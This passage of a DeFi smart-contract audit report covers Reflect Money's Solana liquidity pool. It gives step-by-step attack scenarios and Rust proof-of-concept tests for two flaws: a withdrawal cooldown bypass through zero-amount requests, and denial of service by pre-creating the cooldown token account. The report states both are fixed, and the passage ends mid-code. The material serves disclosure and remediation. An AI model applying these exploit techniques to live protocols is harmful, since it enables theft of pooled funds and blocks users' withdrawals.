Adevar Labs

Prepared for:

Reflect Money

June 19, 2026

RLP Protocol Audit Report

Version: after fix review

Table of Contents

1. Executive Summary 4

Audit Summary 4

Overall Security Posture 4

After Fix Review Summary 4

Before Fix Review Summary 5

Launch Recommendations 5

Audit Scope 5

2. Assumptions and Considerations 6

Audit Assumptions 6

Centralization Risks 6

Trust Dependencies 6

3. Severity Definitions 8

Impact 8

Likelihood 8

Severity Classification Matrix 8

4. Findings 10

H01: Cooldown bypass via direct transfer to cooldown token account 10

M01: Role::UNSET accepted on both the user and action paths composes into an access-control bypass 16

M02: Cooldown LP-token ATA can be squatted to permanently DoS request_withdrawal 19

M03: External freeze of any pool asset blocks all withdrawals 23

M04: Role::PUBLIC can be assigned to privileged actions 26

M05: Missing mint invariant checks allow unsafe pool/asset configuration 28

M06: Oracle accounts are bound by address only, not by asset identity or price quality 31

M07: Compromised operator key enables pool drain 33

© 2026 Adevar Labs. All rights reserved.

L01: Dead-shares vault ATA can be squatted between mint creation and initialize_lp 36

L02: Swap with empty target reserve silently consumes input 40

L03: update_role_holder allows the last valid SUPREMO to be removed 43

L04: Swap pricing implementation differs from documented AMM formula 45

L05: Swap impact formula is not path-independent 47

L06: Rounding against the protocol in share calculations can overmint LP or overpay withdrawals 50

5. Enhancement Opportunities 52

E01: total_withdrawn accumulator sums raw units across different mints 52

E02: Pool reserve ATAs are not created by initialize_lp 53

E03: Cooldown.lock() uses unchecked addition 54

E04: mint_authority.unwrap() panics if the LP mint has no authority 55

E05: Unused settings parameter in calculate_total_pool_value 56

E06: try_borrow_mut_data used for read-only deserialization in calculate_total_pool_value 57

E07: Missing mut on slash.destination causes IDL-derived SDK calls to revert with PrivilegeEscalation 58

E08: Keep swap oracle quote arithmetic in u128 until final output is bounded 60

E09: Reject LP mints in asset registration / pool initialization 61

E10: Events are emitted through logs and may be missed by indexers 62

About Us 63

About Adevar Labs 63

Audit Methodology 63

Confidentiality Notice 65

Legal Disclaimer 65

Appendix A: QEDGen Reproduction for the swap formula mismatch 66

© 2026 Adevar Labs. All rights reserved.

1. Executive Summary

About Reflect Liquidity Pool

Reflect Liquidity Pool (RLP) is a multi-asset backstop pool on Solana. Users deposit allowlisted assets, receive LP tokens, and withdraw a pro-rata share of pool reserves after a cooldown.

Audit Summary

The table below summarizes identified RLP vulnerabilities by risk level and remediation status.

Risk Level	Count	Fixed	Acknowledged
Critical	0	0	0
High	1	1	0
Medium	7	7	0
Low	6	5	1

Enhancement Opportunities: 10

Overall Security Posture

The RLP codebase is generally clean: account layouts are readable, access checks are deliberate, and most high-value arithmetic uses checked operations or wider intermediates.

The main risks come from the product model. RLP lets users deposit one asset and later withdraw a share of all pool assets, so the system depends heavily on correct oracle feeds, transferable reserves, safe mint configuration, and careful privileged operations.

After Fix Review Summary

The project team remediated or acknowledged the reported findings, and the after-fix review confirmed fixes for the cooldown accounting issues, stricter role handling, frozen-asset handling, oracle hardening, mint invariant checks, and the original operator-controlled slash drain path. The NAV-based slashing remediation was also updated to support the current proxy state layout, keeping the protected-vault destination enforcement and NAV-loss cap reachable for current proxy accounts. Low severity findings and enhancement items were otherwise fixed directly or documented as accepted design assumptions, with follow-up tests added for the main remediated paths.

© 2026 Adevar Labs. All rights reserved.

Before Fix Review Summary

The highest-impact issues were in the withdrawal path: cooldowns can be bypassed by pre-opening an empty cooldown, and new withdrawal requests can be blocked by pre-creating the next cooldown token account.

The other major themes were oracle binding, role configuration, and operational limits. RLP does not fully bind oracle accounts to the expected asset feed, sentinel roles can create surprising authorization outcomes, and a compromised slashing operator can repeatedly drain reserves. Lower-severity findings mostly tighten mint onboarding, swap documentation, rounding behavior, and event/indexing assumptions.

Launch Recommendations

Prioritize the cooldown path first: require amount > 0, store the locked LP amount, burn only that recorded amount, and use idempotent ATA creation for cooldown token accounts.

Then tighten oracle and asset onboarding by storing expected feed IDs, enforcing full verification and confidence checks where applicable, validating mint invariants, and rejecting self-referential LP assets. The admin model should reject sentinel roles at mutation boundaries, add a slash rate limit, and consider destination allowlists. Documentation should be brought back in line with swap pricing and event/indexing behavior.

Audit Scope

- **Repository:** https://github.com/palindrome-eng/reflect-program-library
- **Before Fix Review Commit Hash:** 5216e2647ef3243ffadd615611c1d89749638b39
- **After Fix Review Commit Hash:** 461b15552fe9d8f594192b30a5d399798c3115f3
- **Files/Modules in Scope:**
  - rlp/programs/rlp

© 2026 Adevar Labs. All rights reserved.

2. Assumptions and Considerations

Audit Assumptions

We assume **AccessLevel::Private** restricts direct swaps, not normal LP withdrawals. If private assets are meant to restrict acquisition of the token itself, the private-withdraw path should be treated as an access-control issue.

Events are useful for indexing and monitoring, but they are not canonical state. Downstream accounting should reconcile against accounts, token balances, and transaction history rather than treating logs as complete.

RLP treats live token balances as canonical. Direct transfers into pool ATAs are socialized, while transfers into program-owned cooldown token accounts may affect later withdrawal accounting.

RLP lets users deposit one asset and later withdraw a share of all pool assets. That model depends on accurate oracle prices, comparable reserve liquidity, safe mint configuration, and oracle feeds being tied to the intended assets. Volatile or illiquid assets need tighter caps and oracle controls.

We assume **DeactivateAsset** is intentionally one-way. If asset reactivation is ever needed, it is expected to be handled off-chain or through a future governance/admin process, not through an existing on-chain recovery path.

Centralization Risks

RLP is explicitly role-based. **SUPREMO** is full protocol authority, while **MANAGER** controls action-role mappings and most non-root role assignments. A mistake here can expose sensitive actions to unintended callers, including through **Role::PUBLIC** or **Role::UNSET**. SUPREMO removal also needs care because loss of the last valid SUPREMO may require upgrade-level recovery.

CRANK is operational, but still high-impact because it can call **slash**. Individual slash calls are capped, but repeated calls have no cooldown, destination allowlist, or per-window limit. Oracle updates are also immediate and have no timelock or feed-ID binding.

RLP also depends on the transferability of every asset in the pool. If an external freeze authority freezes the pool token account for any listed asset, withdrawals can be blocked for all LP holders because each withdrawal attempts to redeem the user's pro-rata share of every pool asset in one instruction.

Trust Dependencies

Users rely on RLP role holders to review role changes, keep oracle configuration correct, and keep slashing within expected bounds. They also rely on listed assets remaining transferable and on Pyth and Doppler prices being accurate, fresh, and tied to the intended feeds.

© 2026 Adevar Labs. All rights reserved.

If these assumptions fail, the impact can be immediate: oracle redirection, inflated LP minting, bad swaps, distorted pool NAV, repeated slashing, frozen funds, or blocked withdrawals.

© 2026 Adevar Labs. All rights reserved.

3. Severity Definitions

Each issue identified in this report is assigned a severity level based on two dimensions: **Impact** and **Likelihood**. These dimensions help project our team's understanding of both the potential consequences of a vulnerability and how likely a vulnerability is to be discovered and exploited in the real world.

Note: Enhancements represent non-blocking improvements–typically usability, observability, or defense-in-depth tweaks that do not pose an immediate asset risk but would improve the product's reliability and/or user experience if implemented.

Impact

Impact reflects the potential consequences of the issue–particularly on **project funds**, **user funds**, and the **availability or integrity** of the protocol.

- **High Impact**: Successful exploitation could result in a complete loss of user or protocol funds, disruption of core protocol functionality, or permanent loss of control over critical components.
- **Medium Impact**: Exploitation could cause significant disruption or partial loss of funds, but not a total compromise. May impact some users or non-core functionality.
- **Low Impact**: The issue has minor or negligible consequences. It may affect edge cases, expose metadata, or degrade performance slightly without putting funds or core logic at serious risk.

Likelihood

Likelihood reflects how easy a vulnerability is to discover and exploit by an attacker, as well as how economically attractive the exploit is to an attacker.

- **High Likelihood**: The vulnerability is trivially exploitable. This means it can be exploited by a wide range of actors without privileged access rights, with minimal capital requirements and low financial risks.
- **Medium Likelihood**: This type of vulnerability can be found and exploited with moderate effort. It might require a significant capital investment, but with manageable financial risk.
- **Low Likelihood**: Exploitation of these vulnerabilities is often technically unfeasible or requires highly specialized conditions. They may require extraordinary effort or a significant financial risk for an attacker, with a high chance of failure and minimal potential return.

Severity Classification Matrix


By combining **Impact** and **Likelihood**, we assign a severity level using the matrix below:

- **Critical**: High impact + high likelihood (e.g. a bug that could allow anyone to drain a substantial amount of protocol funds with minimal effort)
- **High**: High impact with medium likelihood, or medium impact with high likelihood
- **Medium**: Moderate impact and/or discoverability

© 2026 Adevar Labs. All rights reserved.

- **Low**: Minimal impact or unlikely to be exploited

This structured approach helps teams prioritize fixes and mitigate the most dangerous threats first.




Severity Matrix

© 2026 Adevar Labs. All rights reserved.

4. Findings

H01: Cooldown bypass via direct transfer to cooldown token account



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/withdraw.rs:L57

RELEVANT SNIPPET

>_ withdraw.rs RUST

```
55: let signer = &ctx.accounts.signer;
56:
57: let lp_token_amount = cooldown_lp_token_account.amount;
58: let lp_token_supply = lp_token_mint.supply;
59:
```

DESCRIPTION

The withdrawal cooldown mechanism can be completely bypassed by exploiting the fact that the **Cooldown** state account does not record the amount of LP tokens locked at request time, and the **withdraw** instruction reads the live balance of **cooldown_lp_token_account** rather than an amount committed at request time.

Additionally, **request_withdrawal** does not enforce amount > 0, allowing a cooldown PDA to be initialized with zero LP tokens transferred.

The cooldown_lp_token_account is a standard SPL Token ATA whose authority is the cooldown PDA, but any token holder can freely transfer LP tokens into it via a direct SPL Token transfer instruction outside of the RLP program, at any time.

Attack Scenario
1. Attacker calls **request_withdrawal** with **amount = 0**, creating a **Cooldown** PDA and its associated **cooldown_lp_token_account**. No LP tokens are locked. The cooldown timer starts.
2. Attacker waits for **cooldown_duration** to elapse. This is a one-time cost, the attacker can pre-register the cooldown slot well in advance.
3. At any point after expiry, the attacker issues a direct SPL Token Transfer instruction (not an RLP instruction) to move an arbitrary quantity of LP tokens from their wallet into **cooldown_lp_token_account**.
4. Attacker calls **withdraw**. The **unlock_ts** check passes since the cooldown already expired. withdraw reads **cooldown_lp_token_account.amount**, which now reflects the tokens injected in step 3. The LP

© 2026 Adevar Labs. All rights reserved.

tokens are burned and pool assets are distributed proportionally, with zero effective waiting period for those tokens.

PRACTICAL IMPACT

A user can pre-create expired withdrawal tickets, then later move LP into one and exit immediately. The cooldown becomes a one-time pre-registration step instead of a delay on the position being withdrawn.

PROOF OF CONCEPT

RUST

```rust
#[test]
fn poc_zero_amount_request_can_be_filled_after_cooldown_and_withdrawn() {
    let mut mollusk = mollusk_with_spl_token_programs();

    let signer = Pubkey::new_unique();
    let (settings, _) = derive_settings_pda();
    let (permissions, _) = derive_permissions_pda(signer);

    let init_ix = convert_instruction(
        InitializeRlpBuilder::new()
            .signer(signer.into())
            .permissions(permissions.into())
            .settings(settings.into())
            .system_program(system_program::ID.into())
            .swap_fee_bps(30)
            .instruction(),
    );

    let init_accounts = vec![
        (signer, signer_account()),
        (permissions, empty_account()),
        (settings, empty_account()),
        (system_program::ID, system_program_account()),
    ];

    let init_result =
        mollusk.process_and_validate_instruction(&init_ix, &init_accounts, &[Check::success()]
  );

    let liquidity_pool_id = 0;
    let cooldown_id = 0;
    let cooldown_duration = 100;
    let attacker_lp_amount = 1_000_000_000;
    let pool_reserve_amount = 2_000_000_000;
    let late_lp_transfer_amount = 500_000_000;

    let (liquidity_pool, liquidity_pool_bump) = derive_liquidity_pool_pda(liquidity_pool_id);
    let (cooldown, _) = derive_cooldown_pda(liquidity_pool_id, cooldown_id);
    let lp_token_mint = Pubkey::new_unique();
    let signer_lp_token_account = get_associated_token_address(&signer, &lp_token_mint);
    let cooldown_lp_token_account = get_associated_token_address(&cooldown, &lp_token_mint);
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```
    let asset_mint = Pubkey::new_unique();
    let (asset, asset_bump) = derive_asset_pda(&asset_mint);
    let reserve_token_account = get_associated_token_address(&liquidity_pool, &asset_mint);
    let signer_asset_token_account = get_associated_token_address(&signer, &asset_mint);

    let liquidity_pool_account = program_owned_borsh_account(&ClientLiquidityPool {
        discriminator: LIQUIDITY_POOL_DISCRIMINATOR,
        bump: liquidity_pool_bump,
        index: liquidity_pool_id,
        lp_token: lp_token_mint,
        cooldowns: 0,
        cooldown_duration,
        deposit_cap: None,
        asset_count: 1,
        assets: [0, u8::MAX, u8::MAX, u8::MAX],
    });

    let asset_account = program_owned_borsh_account(&ClientAsset {
        discriminator: ASSET_DISCRIMINATOR,
        bump: asset_bump,
        index: 0,
        mint: asset_mint,
        oracle: Oracle::Pyth(PYTH_PROGRAM_ID),
        access_level: AccessLevel::Public,
    });

    let request_ix = convert_instruction(
        RequestWithdrawalBuilder::new()
            .signer(signer.into())
            .settings(settings.into())
            .permissions(permissions.into())
            .liquidity_pool(liquidity_pool.into())
            .lp_token_mint(lp_token_mint.into())
            .signer_lp_token_account(signer_lp_token_account.into())
            .cooldown(cooldown.into())
            .cooldown_lp_token_account(cooldown_lp_token_account.into())
            .token_program(SPL_TOKEN_ID.into())
            .associated_token_program(ASSOCIATED_TOKEN_ID.into())
            .system_program(system_program::ID.into())
            .liquidity_pool_id(liquidity_pool_id)
            .amount(0)
            .instruction(),
    );

    let request_accounts = vec![
        (signer, get_result_account(&init_result, 0)),
        (permissions, get_result_account(&init_result, 1)),
        (settings, get_result_account(&init_result, 2)),
        (liquidity_pool, liquidity_pool_account),
        (
            lp_token_mint,
            create_spl_mint_account(liquidity_pool, attacker_lp_amount, 9),
        ),
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```
        (
            signer_lp_token_account,
            create_spl_token_account(lp_token_mint, signer, attacker_lp_amount),
        ),
        (cooldown, empty_account()),
        (cooldown_lp_token_account, empty_account()),
        (asset, asset_account),
        (
            reserve_token_account,
            create_spl_token_account(asset_mint, liquidity_pool, pool_reserve_amount),
        ),
        (
            signer_asset_token_account,
            create_spl_token_account(asset_mint, signer, 0),
        ),
        (SPL_TOKEN_ID, spl_token_program_account()),
        (ASSOCIATED_TOKEN_ID, associated_token_program_account()),
        (system_program::ID, system_program_account()),
    ];

    let request_result = mollusk.process_and_validate_instruction(
        &request_ix,
        &request_accounts,
        &[Check::success()],
    );

    let cooldown_account = get_result_account_by_key(&request_result, &cooldown);
    let cooldown_data = ClientCooldown::from_bytes(&cooldown_account.data).unwrap();
    assert_eq!(cooldown_data.discriminator, COOLDOWN_DISCRIMINATOR);
    assert_eq!(cooldown_data.index, cooldown_id);
    assert_eq!(cooldown_data.authority, signer);
    assert_eq!(cooldown_data.liquidity_pool_id, liquidity_pool_id);

    let cooldown_lp_after_request =
        get_result_account_by_key(&request_result, &cooldown_lp_token_account);
    assert_eq!(
        unpack_spl_token_account(&cooldown_lp_after_request).amount,
        0
    );

    mollusk.sysvars.clock.unix_timestamp = (cooldown_data.unlock_ts + 1) as i64;

    let late_transfer_ix = spl_token::instruction::transfer(
        &SPL_TOKEN_ID,
        &signer_lp_token_account,
        &cooldown_lp_token_account,
        &signer,
        &[],
        late_lp_transfer_amount,
    )
    .unwrap();

    let late_transfer_result = mollusk.process_and_validate_instruction(
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```
        &late_transfer_ix,
        &request_result.resulting_accounts,
        &[Check::success()],
    );

    let cooldown_lp_after_late_transfer =
        get_result_account_by_key(&late_transfer_result, &cooldown_lp_token_account);
    assert_eq!(
        unpack_spl_token_account(&cooldown_lp_after_late_transfer).amount,
        late_lp_transfer_amount,
    );

    let withdraw_ix = convert_instruction(
        WithdrawBuilder::new()
            .signer(signer.into())
            .settings(settings.into())
            .permissions(permissions.into())
            .liquidity_pool(liquidity_pool.into())
            .lp_token_mint(lp_token_mint.into())
            .cooldown_lp_token_account(cooldown_lp_token_account.into())
            .cooldown(cooldown.into())
            .token_program(SPL_TOKEN_ID.into())
            .system_program(Some(system_program::ID.into()))
            .liquidity_pool_id(liquidity_pool_id)
            .cooldown_id(cooldown_id)
            .add_remaining_accounts(&[
                AccountMeta::new(asset, false),
                AccountMeta::new(reserve_token_account, false),
                AccountMeta::new(signer_asset_token_account, false),
            ])
            .instruction(),
    );

    let withdraw_result = mollusk.process_and_validate_instruction(
        &withdraw_ix,
        &late_transfer_result.resulting_accounts,
        &[Check::success()],
    );

    let signer_asset_after_withdraw =
        get_result_account_by_key(&withdraw_result, &signer_asset_token_account);
    let signer_asset_balance = unpack_spl_token_account(&signer_asset_after_withdraw).amount;

    assert!(
        signer_asset_balance > 0,
        "withdraw succeeded against LP tokens transferred into the cooldown ATA after unlock"
    );
}
```

© 2026 Adevar Labs. All rights reserved.

RECOMMENDATION

Require **amount > 0** and record **locked_amount** in the **Cooldown** state. Example implementation:

```rust
require!(amount > 0, RlpError::InvalidInput);
cooldown.locked_amount = amount;
```


Burn only **cooldown.locked_amount** tokens and return any excess (injected tokens) to the signer before closing the account.

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

M01: Role::UNSET accepted on both the user and action paths composes into an access-control bypass



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/access.rs:L94-L113

RELEVANT SNIPPET

>_ access.rs — RUST

```rust
}

pub fn add_role(&mut self, role: Role) -> Result<()> {
    if self.role_count as usize >= MAX_ROLES {
        return Err(RlpError::NoEntriesLeft.into());
    }

    for i in 0..self.role_count as usize {
        if self.allowed_roles[i] == role {
            return Err(RlpError::ActionHasAssignedRole.into());
        }
    }

    if self.role_count as usize >= MAX_ROLES {
        return Err(RlpError::NoEntriesLeft.into());
    }

    self.allowed_roles[self.role_count as usize] = role;
    self.role_count += 1;

    Ok(())
}

pub fn remove_role(&mut self, role: Role) -> Result<()> {
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/states/permissions.rs:L26-L33
- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/action_update.rs:L35-L42
- reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/role_holder_update.rs:L41-L48

© 2026 Adevar Labs. All rights reserved.

DESCRIPTION

Role::UNSET is the enum's default discriminant (value 0) and is used internally as the **empty-slot sentinel** for unused entries of ActionMapping.allowed_roles: [Role; MAX_ROLES] (access.rs:127 zeroes a removed slot with Role::UNSET). It is not a real role, LevelRoles::default() produces an empty roles Vec, so no user ever holds UNSET through normal flows.

However, neither of the two role-write paths rejects Role::UNSET as an input:

Action side (action_update.rs:35-42 -> AccessMap::add_role_to_action -> ActionMapping::add_role at access.rs:94-113):

```rust
self.allowed_roles[self.role_count as usize] = role;   // writes UNSET into a "real" slot
self.role_count += 1;
```

User side (role_holder_update.rs:41-48 -> UserPermissions::add_protocol_role -> LevelRoles::add_role at permissions.rs:26-33):

```rust
if self.has_role(role) {
    return Err(RlpError::InvalidInput.into());
}
self.roles.push(role);                                  // pushes UNSET onto the user's Vec
```

In isolation each write looks like a silent no-op for authorization (no user holds UNSET by default, and UNSET is not PUBLIC so is_public_action does not fire). The two writes compose into a real access grant via LevelRoles::can_perform_action (permissions.rs:46-60):

```rust
if let Some(allowed_roles) = access_control.access_map.get_action_allowees(action) {
    for role in &self.roles {
        if allowed_roles.contains(role) {              // UNSET ∈ user.roles  ∧  UNSET ∈ active_allowed
            return true;                                // -> authorization granted
        }
    }
}
```

get_action_allowees returns the active region &mapping.allowed_roles[..mapping.role_count as usize]. Once UNSET has been written into that region (action side) AND into a user's roles Vec (user side), the equality match fires and the user is authorized for the action.

PRACTICAL IMPACT

A privileged operator can create an access grant that is hard to notice in normal role reviews. The affected user may be authorized for an action without holding any expected named role such as MANAGER, SUPREMO, or CRANK.

© 2026 Adevar Labs. All rights reserved.

RECOMMENDATION

Reject **Role::UNSET** at both instruction boundaries and at the leaf data-structure mutators for defense-in-depth.

In **update_action_role** (**action_update.rs**):

```rust
require!(role != Role::UNSET, RlpError::InvalidInput);
```

In **update_role_holder_protocol** (**role_holder_update.rs**):

```rust
require!(role != Role::UNSET, RlpError::InvalidInput);
```

In **LevelRoles::add_role** (**permissions.rs:26**):

```rust
if role == Role::UNSET {
    return Err(RlpError::InvalidInput.into());
}
```

In **ActionMapping::add_role** (**access.rs:94**):

```rust
if role == Role::UNSET {
    return Err(RlpError::InvalidInput.into());
}
```

A consistent fix should also revisit **M04: Role::PUBLIC can be assigned to privileged actions**. Both sentinel values **UNSET** and **PUBLIC** should be filtered out at the same boundaries.

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

M02: Cooldown LP-token ATA can be squatted to permanently DoS request_withdrawal



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/request_withdraw.rs:L145-L151

RELEVANT SNIPPET

>_ request_withdraw.rs — RUST

```rust
143: pub cooldown: Box<Account<'info, Cooldown>>,
144:
145: #[account(
146:     init,
147:     payer = signer,
148:     associated_token::mint = lp_token_mint,
149:     associated_token::authority = cooldown,
150: )]
151: pub cooldown_lp_token_account: Box<Account<'info, TokenAccount>>,
152:
153: #[account()]
```

DESCRIPTION

request_withdrawal creates the per-cooldown LP token account via Anchor's **init + associated_token::*** pattern:

RUST

```rust
#[account(
    init,
    payer = signer,
    associated_token::mint = lp_token_mint,
    associated_token::authority = cooldown,
)]
pub cooldown_lp_token_account: Box<Account<'info, TokenAccount>>,
```

Anchor's **init** (without **init_if_needed**) lowers to the non-idempotent SPL Associated Token Program instruction **create_associated_token_account**. This instruction reverts if an account already exists at the canonical ATA address.

The canonical ATA address for **cooldown_lp_token_account** is derived from **(cooldown_pda, lp_token_mint)**, where **cooldown_pda** itself is derived from **[COOLDOWN_SEED, pool.index,**

© 2026 Adevar Labs. All rights reserved.

pool.cooldowns] and lp_token_mint is fixed on the pool. All three inputs are publicly readable from on-chain state, so the next N cooldown ATA addresses are predictable by anyone.

The SPL Associated Token Program's Create instruction accepts any pubkey as the owner parameter without verifying it corresponds to an existing on-chain account. The owner is just stored as 32 bytes in the resulting TokenAccount.owner field. An attacker can therefore pre-create the ATA at the predicted address against a cooldown_pda that does not yet exist as an account. The attacker signs only as payer and pays standard rent (~0.002 SOL) for the squatted ATA.

Once the ATA is squatted at the address corresponding to pool.cooldowns = K:

1. Any user calling request_withdrawal causes Anchor's init constraint to invoke create_associated_token_account, which reverts because the account already exists.
2. The transaction reverts entirely. The cooldown PDA's own init from earlier in the validation phase is rolled back via transaction atomicity.
3. pool.cooldowns is never incremented, the increment lives at request_withdraw.rs:67-70, after the failing init, in the handler body that never runs.
4. Every subsequent caller hits the same counter value K and the same pre-squatted ATA. The withdrawal queue is permanently stuck.

No on-chain recovery exists. The squatted ATA's authority is cooldown_pda, which has no private key (it is a PDA) and the only program that could sign for it via invoke_signed (RLP) does not expose an instruction that closes arbitrary ATAs. The attacker's rent is also locked (they are not the authority and cannot reclaim it).

The same Anchor pattern appears at initialize_lp.rs:158-163 for dead_shares_vault. It is filed separately because the root cause is the same, but the blast radius is different: the admin path can be retried with a different LP mint, while this cooldown path can permanently block new withdrawal requests.

PRACTICAL IMPACT

An attacker can spend rent once and block all new withdrawal requests for a pool. Existing cooldowns can still finish, but new exits remain stuck until the program is upgraded.

PROOF OF CONCEPT

Mollusk test at reflect-money-rlp-coverage-agent/rlp/programs/rlp/tests/mollusk.rs:10946-11006, function test_r4_cooldown_ata_squat_dos_request_withdraw. Setup: bootstrap an initialized pool with a deposit so the user holds LP tokens; predict the next cooldown PDA from [COOLDOWN_SEED, lp.index = 0, lp.cooldowns = 0]; compute the canonical ATA address; pre-create an SPL Token account at that address with the cooldown PDA as authority (the squat); submit a normal request_withdrawal. The test asserts the request fails.

```rust
#[test]
fn test_r4_cooldown_ata_squat_dos_request_withdraw() {
    let (b, user_lp_account, user_lp_after, _, _) = bootstrap_with_deposit();

    let lp_token_data = &user_lp_after.data;
    let signer_lp_balance =
        u64::from_le_bytes(lp_token_data[64..72].try_into().unwrap());
    assert!(signer_lp_balance > 0, "bootstrap should have minted user some LP");
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```
    let amount = signer_lp_balance / 2;
    let (cooldown_pda, _) = derive_cooldown_pda(0, 0);
    let cooldown_lp_token_account =
        associated_token_address(&cooldown_pda, &b.lp_token_mint);

    // The squat: an attacker has already created an SPL Token account at the
    // canonical ATA(cooldown_pda, lp_token_mint) address. The cooldown PDA
    // itself does not exist on-chain yet, and the ATA program does not care.
    let squatted_ata = make_token_account(&b.lp_token_mint, &cooldown_pda, 0);

    let ix = convert_instruction(
        RequestWithdrawalBuilder::new()
            .signer(b.signer.into())
            .settings(b.settings.into())
